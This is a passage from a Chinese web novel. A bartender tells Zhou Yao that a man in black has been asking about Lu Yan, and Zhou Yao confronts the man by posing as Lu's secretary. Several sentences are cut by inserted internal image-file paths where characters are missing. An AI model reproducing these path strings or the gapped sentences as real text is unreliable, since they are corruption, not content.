    酒保听了一半就开始惊呼:“他怎么想的?我根本没说过这种话。只是说他身体不舒服,估计是受心情影响的,他都是自己脑补的。这可不是我的错。”


    “大脑发育迟缓的玩意,脑子通厕所吧。”周遥骂着,“等我找他算账。”


    “哎,你等下。”酒保却突然叫住了周遥。


    “怎么,有什么事吗?”周遥脚步停顿下来。


    “你昨天晚上不是问我有没有发生奇怪的事,今天我真遇到了。”酒保压低声音:“刚刚有个男人来同我打听路言来着。”


    “你快给我说说。”周遥立刻忘记要找李子奥算账的事。


    “他找我点了酒,很无意似的地问我为什么路言一直没出现,但我还是觉得奇怪。”酒保回忆,扬着下巴:“就是那个人。”


    周遥顺着他的目光看过去,就见个一身黑的男人坐在角落的卡座里,休闲夹克配工装裤,很户外运动的模样。


    他一直关注着这边,在她看过去时,很快他收回视线,低头喝了口水。


    过了几分钟后,想不经意起身离开。


    不能让他跑了,周遥脑子转的飞快。


    他肯定已经注意到事情败露,如果现在先回去找陆谦行,此人离开后,再也不到公共场所来,可能错失唯一一个与他对峙的机会。机会是留给有准备的人的,有准备的人会抓住机会。


    若想从酒吧出去,一定会路过吧台区域,周遥先按兵不动,在黑衣人距离她最近时,立刻从凳子上跳下来,过去拦他。


    黑衣人倒吸了口冷气,见避不过,索性硬着头皮道:“你谁啊?”


    周遥不假思索地胡诌:“我是路先生的秘书,他有事找你。”
(←快捷键) <<上一章 投推荐票 回目录 标记书签 下一章>> (快捷键→)